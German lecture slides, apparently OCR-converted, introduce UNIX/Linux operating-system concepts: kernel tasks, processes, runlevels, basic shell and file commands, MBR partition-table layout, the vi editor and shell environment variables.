  1. Treiber in Kern einbinden und Kern durch Neustart laden (z.B. UNIX)
  2. OS lädt Treiber beim Hochfahren aus einer Datei (MS Windows)
  3. Nachladen zur Laufzeit (z.B. für Hot-Plug-Geräte)

Aufgaben des UNIX Kernels

- CPU-Verwaltung (Echtzeitaufgaben, Real Time Executive) und Scheduling
- Virtuelle Speicherverwaltung
- Inter-Prozess-Kommunikation
- Dienste des OS werden durch sogenannte Manager wahrgenommen:
    - File Manager
    - Network Manager
    - Process Manager
    - Terminal Manager
- Systemprogramme (Utilities) gehören zur Anwenderebene (User): Shell, Editor, GUI usw.

Eigenschaften Client-Server OS

- Kernel stellt Mechanismen zur Verfügung, ohne über deren Nutzung informiert zu sein. Diese Mechanismen werden von den Managern zur Durchführung verschiedener Aufgaben genutzt
- Vorteile:
  - Modularer Aufbau
  - Relativ einfache Kernelportierung
  - Austausch / Weglassen von Modulen möglich
  - Verteilbar auf mehrere CPUs
  - Trennung in Funktion (Schnittstelle) und Durchführung(Implementierung)
- Nachteil:
  - Zeitaufwand für IPC

OS-Konzepte


- OS bietet dem Anwender (Programm) eine erweiterte Maschinenschnittstelle (virtuelle Maschine)
  - Erweiterung des Befehlssatzes der Hardware um System-Aufrufe (system calls)
- Wichtige Abstraktionen eines OS:
  - Prozesse
  - Dateien (Files)

Prozesse

- Prozess: ausgeführtes Programm mit seiner Umgebung (Prozessor-Zustand, processor state)
- Umgebung:
    - Program Counter
    - Program Stack, Stack Pointer
    - Data Stack, Stack Pointer
    - Registersatz, evtl. Schattenregister, Flags
    - Filepointer, PID, Priorität etc.
- Bei Programm-Unterbrechung ist „Rettung“ der Umgebung notwendig (für spätere Fortsetzung)
- Identifikation:
    - Process ID (pid)
    - User ID (uid)

Prozesse

- Prozess-Tabelle: Speicherstruktur zur Aufnahme der Umgebung aller Prozesse sowie anderer Informationen




Prozess = Core Image + Eintrag in Prozesstabelle

Quelle:
http://www.inf.fu-berlin.de/lehre/WS11/OS/slides/OS_V5_Prozessverwaltung_.pdf

Erzeugen von Prozessen

- Prozesserzeugung erfolgt durch *pid = fork()*
- *fork* erzeugt neuen Prozess (Kind), welcher identisch mit dem aufrufenden Prozess (Vater) ist
- Abarbeitung wird mit dem auf *fork* folgenden Prozess fortgesetzt
- Mittels *exec* kann sich ein Befehl in einen anderen transformieren



Beenden von Prozessen

- Selbst: `exit(status)`
  - `Status` meldet dem Vater-Prozess, ob der Kind-Prozess ordnungsgemäß beendet wurde
- Fremd: über Signale, z. B. Via Shell-Kommando

```
$ kill -9 pid
```

Fallstudie 1: Linux

1. Einführung
    1. Geschichte
    2. Betriebssystem-Aufgaben
    3. Struktur von Betriebssystemen
    4. Betriebssystem-Konzepte
2. Grundlegende UNIX -Befehle
3. Aufbau Partionstabellen
4. Der vi Editor
5. Die Shell
6. Shell Scripte

2. Grundlegende UNIX-Befehle

- Wozu Kommandozeile?
- Einführung
- Dateiverwaltung
- Prozessverwaltung
- Shell
- Eingabeumlenkung
- Wichtige Befehle
- Zugriffsrechte
- vi – ein klassischer UNIX-Editor
- Verbindung zu anderen Rechnern (ssh)
- Dateitransfer (ftp, sftp)
- Shell-Scripte

Anmeldung am System

- Grafische Anmeldung oder Konsole
  - Login + Password
  - Oft kein Echo (in Form von „*“) bei Passworteingabe
  - Zwischen Fehlversuchen meist 3 s Wartezeit

- Groß- und Kleinschreibung werden unterschieden!
  - Auf Umschalttaste achten
  - Gegebenenfalls Tastaturbelegung beachten
    --> „Rettungssysteme“ häufig amerikanische Tastenbelegung

Optionen beim Boot

- Runlevel auswählen:
  0 Shutdown
  1 Single User
  2 Multi User, nur lokal (ggf. auch Netzwerk, z.B. Debian)
  3 Multi User und Netzwerk
  4 nicht definiert
  5 3 + grafische Oberfläche
  6 Reboot
- Man kann via Boot-Manager das gewünschte Runlevel übergeben (einfach z. B. „3“ in Befehlszeile eintragen)
- Wechsel der Runlevel:
  - `init x`
- Start der grafischen Oberfläche:
  - `startx`

Virtuelle Konsole wechseln

- Wechsel von der graphischen Oberfläche zu einer virtuellen Konsole:
  <Strg> + <Alt> + <F1> *(Kernel Bootmeldungen)*
  <Strg> + <Alt> + <F2>
  …
  <Strg> + <Alt> + <F6>
- Wechsel zwischen virtuellen Konsolen:
  <Alt> + <F1>
  <Alt> + <F2>
  …
  <Alt> + <F6>
- Zurück zur grafischen Oberfläche:
  <Alt> + <F7>

Terminalfenster

- Auf der Konsole kann man Befehle direkt am Prompt eingeben
- Auf der grafischen Oberfläche (X-Window System) muss man ein Terminalfenster öffnen:
  - X-Terminal (xterm)
  - In Abhängigkeit vom Fenstermanager auch anderer Terminaltyp (mit im Vergleich zum xterm erweiterten Möglichkeiten)
- Öffnen eines Terminalfensters per Mausbefehl oder via direktem Aufruf, z.B. `xterm &`

Befehlseingabe

- Eingabe von Befehlen:

```
Befehl Optionen Parameter
```

- Bestimmte Optionen können in Abhängigkeit vom Befehl optional oder obligatorisch sein:

```
Befehl [optionale Angaben] <obligatorische
 Angaben>
```

- Beispiel:

```
mkdir [Option] <Verzeichnis>
```

Änderung des Passwortes

- Mit dem Befehl

```
passwd [username]
```

- Achtung: im Active Directory der BA Leipzig werden die Passwörter für die meisten Dienste vorgehalten! Dazu bitte das Passwort mit den Windows-Systemtools ändern!
  Wahl des Passwortes:
  - Mindestens 8 Zeichen lang
  - Nicht im Wörterbuch enthalten
  - Sinnvolle Mischung Buchstaben / Ziffern / Sonderzeichen (eventuell auf ASCII beschränken)

Hilfe!

- Hilfe zu Befehlen bieten die sogenannten Manpages:

  ```
  man <Befehl>
  ```

- Es gab den Versuch, die Manpages durch Infopages zu ersetzen:

  ```
  info <Befehl>
  ```

- Aktuell wird häufig Dokumentation in HTML-Dateien bereitgestellt:

  ```
  usr/share/doc/packages
  ```

Einige nützliche Befehle

- Datum und Uhrzeit: `date`
- Angemeldete Nutzer: `who`
- Als was bin ich angemeldet: `whoami`
- Text am Bildschirm ausgeben: `echo`
- Datei seitenweise ausgeben: `more`
  `less`
- Bildschirm löschen: `clear`
- Letze Anmeldungen: `last [user]`

Dateisystem

- Hierarchisch
- Baumstruktur --> Wurzel „/“ (Slash)
- Verzeichnis (außer „/“) enthält mindestens zwei Einträge:
  - „.“ das Verzeichnis selbst
  - „..“ das übergeordnete Verzeichnis
- Absolute und relative Pfade sind damit möglich:
  - Absolut: `/srv/www`
  - Relativ: `../`
- Homeverzeichnis:
  - Jedem Benutzer ist ein Homveverzeichnis zugeordnet
  - Normale Nutzer meist: `/home/username`
  - Super-User root: `/root`

Arbeiten mit Dateien und Verzeichnissen

- Verzeichnisinhalt: `ls [Optionen] [Zielverzeichnis]`
  `ll --> ls -l`
- Verzeichniswechsel: `cd [Zielverzeichnis]`
  In Home wechseln: `cd`
  In Verzeichnis „test“ im eigenen Home wechseln:
  `cd ~/test`
- Aktueller Pfad: `pwd`
- Verzeichnis anlegen: `mkdir [Optionen] <Verzeichnis>`
- Datei anlegen: `touch <Datei>`
- Löschen: `rm [Optionen] <Datei/Verzeichnis>`
  Baum löschen `rm -rf <Verzeichnis>`

Arbeiten mit Dateien und Verzeichnissen (2)

- Belegter Speicherplatz: `du [Optionen] [Zielverzeichnis]`
  „Human readable“: `du -h`
- Freier Plattenplatz: `df`
  „Human readable“: `df -h`
- Quota: `quota [username]`

Metazeichen / Wildcards

- Metazeichen sind Platzhalter:

?	ein beliebiges Zeichen
*	*n* beliebige Zeichen (eine Menge von Zeichen, darf auch die leere Menge sein, also auch kein Zeichen ist möglich)
[...]	Auswahlliste von einzelnen Zeichen, die an dieser Stelle stehen dürfen
[!...]	Auswahlliste von einzelnen Zeichen, die **nicht** an dieser Stelle stehen dürfen

Kopieren / Verschieben

- Kopieren: `cp [Optionen] \`
  `<QuellVerzeichnis/-datei> \`
  `<ZielVerzeichnis/-Datei>`

  Wichtige Optionen:
  archive (preserve all attributes): `-a`
  Rekursiv: `-R`

- Verschieben: `mv [Optionen] \`
  `<QuellVerzeichnis/-datei> \`
  `<ZielVerzeichnis/-Datei>`

  (Vor allem zum Umbenennen verwendet.)

Hinweis: der „\“ maskiert das Zeilenende, man kann den Befehl auf einer Zeile schreiben.

tar Archiv

- Archiv anlegen:
  `tar cvf archiv.tar file1 [file2 …]`
- Archiv anlegen und komprimieren:
  `tar cvfz archiv.tgz file1 [file2 …]`

- Archiv auspacken:
  `tar xvf archiv.tar`
- Archiv auspacken:
  `tar xvfz archiv.tgz`

Verzeichnis abgleichen

- Lokal oder über Netzwerk:
  `rsync`
- Ggf. auch über Remote Shell oder Deamon
- Beispiel lokal:

```
rsync [OPTION...] SRC... [DEST]
```

Beispiel über Netzwerk (Pull):

```
rsync [OPTION...] \
      [USER@]HOST:SRC... [DEST]
```

Hinweis: der „\“ maskiert das Zeilenende, man kann den Befehl auf einer Zeile schreiben.


Fallstudie 1: Linux

1. Einführung
    1. Geschichte
    2. Betriebssystem-Aufgaben
    3. Struktur von Betriebssystemen
    4. Betriebssystem-Konzepte
2. Grundlegende UNIX -Befehle
3. Aufbau Partionstabellen
4. Der vi Editor
5. Die Shell
6. Shell Scripte

3. Aufbau Partitonstabellen

- MBR
  - „klassisch“ für Festplatten auf PCs
- GUID
  - Aktueller Nachfolger

Aufbau des MBR




Offset	*0	*1	*2	*3	*4	*5	*6	*7	*8	*9	*A	*B	*C	*D	*E	*F
0x0000	eb	48	90	10	8e	d0	bc	00	b0	b8	00	00	8e	d8	8e	c0
0x0010	fb	be	00	7c	bf	00	06	b9	00	02	f3	a4	ea	21	06	00
								. . .								
0x0190	61	64	0	20	45	72	72	6f	72	0	bb	01	00	b4	0e	cd
0x01a0	10	ac	3c	0	75	f4	c3	00	00	00	00	00	00	00	00	00
0x01b0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	**00**	**01**
0x01c0	**01**	**00**	**83**	**fe**	**ff**	**ff**	**3f**	**00**	**00**	**00**	**41**	**29**	**54**	**02**	00	fe
0x01d0	ff	ff	82	fe	ff	ff	80	29	54	2	fa	e7	1d	00	00	fe
0x01e0	ff	ff	83	fe	ff	ff	7a	11	72	2	fa	e7	1d	00	80	fe
0x01f0	ff	ff	05	fe	ff	ff	74	f9	8f	02	0c	83	6c	04	*55*	*aa*

Partitionseintrag

- Partition 4:
  - Erweiterte Partition
  - LBA-Mode

Offset	*0	*1	*2	*3	*4	*5	*6	*7	*8	*9	*A	*B	*C	*D	*E	*F
0x01e0															80	fe
0x01f0	ff	ff	05	fe	ff	ff	74	f9	8f	02	0c	83	6c	04		
	CHS erster Sektor		Partitionstyp (0x05 → erweitert)	CHS letzter Sektor			LBA Startsektor (relativ zum Anfang der Festplatte bzw. zur erweiterten Partitionstabelle)				LBA Anzahl der Sektoren in der Partition (LBA)				Bootfähig? 0X80 -> ja, 0x00 → nein	CHS erster Sektor

GUID
(Globally Unique Identifier)



- Protective MBR:
  - Verhindert versehentliche Nutzung durch nicht GPT-fähige Betriebs-systeme

Fallstudie 1: Linux

1. Einführung
    1. Geschichte
    2. Betriebssystem-Aufgaben
    3. Struktur von Betriebssystemen
    4. Betriebssystem-Konzepte
2. Grundlegende UNIX -Befehle
3. Aufbau Partionstabellen
4. Der vi Editor
5. Die Shell
6. Shell Scripte

4. Der vi Editor

- vi gehört zu den „klassischen“ Editoren eines jeden UNIX-Systems:

```
vi <Datei>
```

- Nachteile:
  - Bedienungskomfort und Userinterface genügen heutigen Anforderungen bei weitem nicht mehr
  - Intuitive Nutzung ist nicht möglich (nur edline unter CP/M oder DOS ist schlimmer)
- Vorteile:
  - Faktisch auf jedem UNIX verfügbar (auch in Geräten wie Routern usw. –> Tool für Erstkonfiguration/Rettung)
  - Läuft in (fast) jeder Terminalemulation
  - Kann allein mit den alphanumerischen Tasten bedient werden

Betriebsarten des vi

- 3 Betriebsarten:
  - visual mode (Kommandomodus)
  - ex mode (Kommandozeileneingabe)
  - input mode (Texteingabemodus)
- Der visual mode ist der Standardmodus, man kann jederzeit mit <Esc> dorthin zurückkehren
- Im visual mode kann man ohne Hilfe von Maus und erweiterter Tastatur (Cursortasten usw.) in der Datei navigieren

Visual Mode

Wichtige Kommandos im Visual Mode (Kommandomodus), Standardmodus

Hinweis: Vor einem Kommando im Visual Mode kann man immer die <ESC> Taste drücken, auch wenn das nur notwendig ist, wenn man nicht im Visual Mode ist.

<ESC><x> Zeichen unter Cursor löschen

<ESC><d><d> Zeile unter Cursor löschen

<ESC>

<h> Cursor links

<j> Cursor herunter

<k> Cursor hoch

<l> Cursor rechts

Input Mode

Wichtige Kommandos im Input Mode:

Hinweis: mit diesen Kommandos gelangt man vom Visual Mode in den Input Mode. Ggf. kann man mit <ESC> vor dem Kommando explizit in den Visual Mode wechseln.

<O> Zeile oberhalb Cursor einfügen --> Input Mode

<i> Input Mode (Texteingabe)

<o> Zeile unterhalb Cursor einfügen --> Input Mode

<a> hinter Cursor einfügen --> Input Mode

<s> Zeichen ersetzen --> Input Mode

<J> Mit Zeile darunter zusammenführen

Ex Mode

Wichtige Kommandos im Ex Mode:

Hinweis: mit diesen Kommandos gelangt man vom Visual Mode in den Ex Mode. Ggf. kann man mit <ESC> vor dem Kommando explizit in den Visual Mode wechseln.

Speichern und beenden:

<*ESC*><:><w><ENTER> Datei speichern (write)

<*ESC*><:><q><ENTER> Datei schließen, vi beenden (quit)

<*ESC*><:><w><q><ENTER> Datei speichern und beenden

<*ESC*><:><w><q><!><ENTER> Datei speichern und beenden erzwingen

Suchen:

<*ESC*></><String> Suche nach "String"

<n> nächstes Vorkommen / <N> letztes Vorkommen

Quoten im Suchstring (z.B. Leerzeichen): \ maskiert das folgende Zeichen

Fallstudie 1: Linux

1. Einführung
    1. Geschichte
    2. Betriebssystem-Aufgaben
    3. Struktur von Betriebssystemen
    4. Betriebssystem-Konzepte
2. Grundlegende UNIX -Befehle
3. Aufbau Partionstabellen
4. Der vi Editor
5. Die Shell
6. Shell Scripte

5. Shell

- Shell ist ein Kommandointerpreter
  - Liefert Promt, ggf. an dessen Darstellung erkennbar
  - Systemschnittstelle auf der Kommandozeile
  - Legt sich wie eine Muschel um den Systemkern, interpretiert die eigegebenen Befehle und reicht Ergebnisse an den Systemkern weiter
  - Bietet eine Reihe eingebauter Kommandos
- Häufig benutzte Shells:
  - Bourne-Shell (sh)
  - C-Shell (csh)
  - Korn-Shell (ksh)
  - Bourne-Again-Shell (bash), unter Linux meist verwendet

Shell (2)

- Start der Shell:
  - `sh, csh, ksh` oder `bash`
- Shell beenden:
  - `exit` oder `<Strg>+<D>`
- History-Funktion:
  - Mittels Cursortasten
  - Auflisten mit `history`
- Kommandos der Shell: vgl. Manpages
- Automatische Namensvervollständigung:
  - Bash: `<TAB>`
  - Csh: `<ESC>`
- Selbständige Prozesse: „`&`“ nach Befehl

Umgebungsvariablen

- Anzeigen Environment:
  `env`
- Setzen:
  `export <Variable>=<Wert>`
  Beispiel (erzeugt massive Sicherheitslücke):
  `export PATH=.:$PATH`
  Beispiel Display umsetzen (rlogin):
  `export DISPLAY=195.37.187.xxx:0.0`
- Löschen:
  `unset <Variable>`
- Ausgabe:
  `echo $<Variable>`
- Permanentes setzen: Konfigurationsdatei der jeweiligen Shell

Prozesse

Prozess:

- Faktisch gestartetes Programm
- Hat Eigentümer
- Hat Mutterprozess (ist also Kindprozess)
- Kann Kindprozesse haben
- Aktivität eines Prozesses:
  - Aktiv
  - Ruht
  - Angehalten
  - Auf Festplatte ausgelagert
  - Speicherresident
  - Beendet (ohne Mutterprozess zu informieren)
- Mittels **P**rocess **Id**entification Number numeriert
- Angeordnet in Baumhierarchie

Wichtige Prozesse

- Mutter aller Prozesse: `init` PID 1
  Beenden von `init`: Rechner herunterfahren

- Login-Prozess:
  - Entspricht Anmeldung eines Benutzers
  - Mutter aller von diesem Benutzer gestarteten Prozesse

- Systemrelevante Prozesse:
  - Laufen im Hintergrund
  - Dämon genannt (Deamon)
  - z.B. Druckerausgabe, Zeitsynchronisation ...

Prozessverwaltung

- Liste der aktivsten Prozesse: `top`

  Wichtige Prozessdaten bei `top`:
  - Process Identification Number: `PID`
  - Eigentümer: `USERNAME`
  - Gesamtgröße des Prozesses: `SIZE`
  - Größe des Prozesses im Speicher: `RES`
  - Prozesszustand: `STATE`
  - Laufzeit des Prozesses: `TIME`
  - CPU-Auslastung [%]: `CPU`
  - Kommando, welches Prozess gestartet hat: `COMMAND`

Prozessverwaltung (2)

- Liste der Prozesse ausgeben:

  ```
  ps [optionen]
  ```

  Beispiel: `ps -u user`

- Prozesse beenden:

  ```
  kill [-Killsignal] <PID>
  ```

  Beispiel:
  ```
  kill -TERM 1
  kill -9 1
  ```
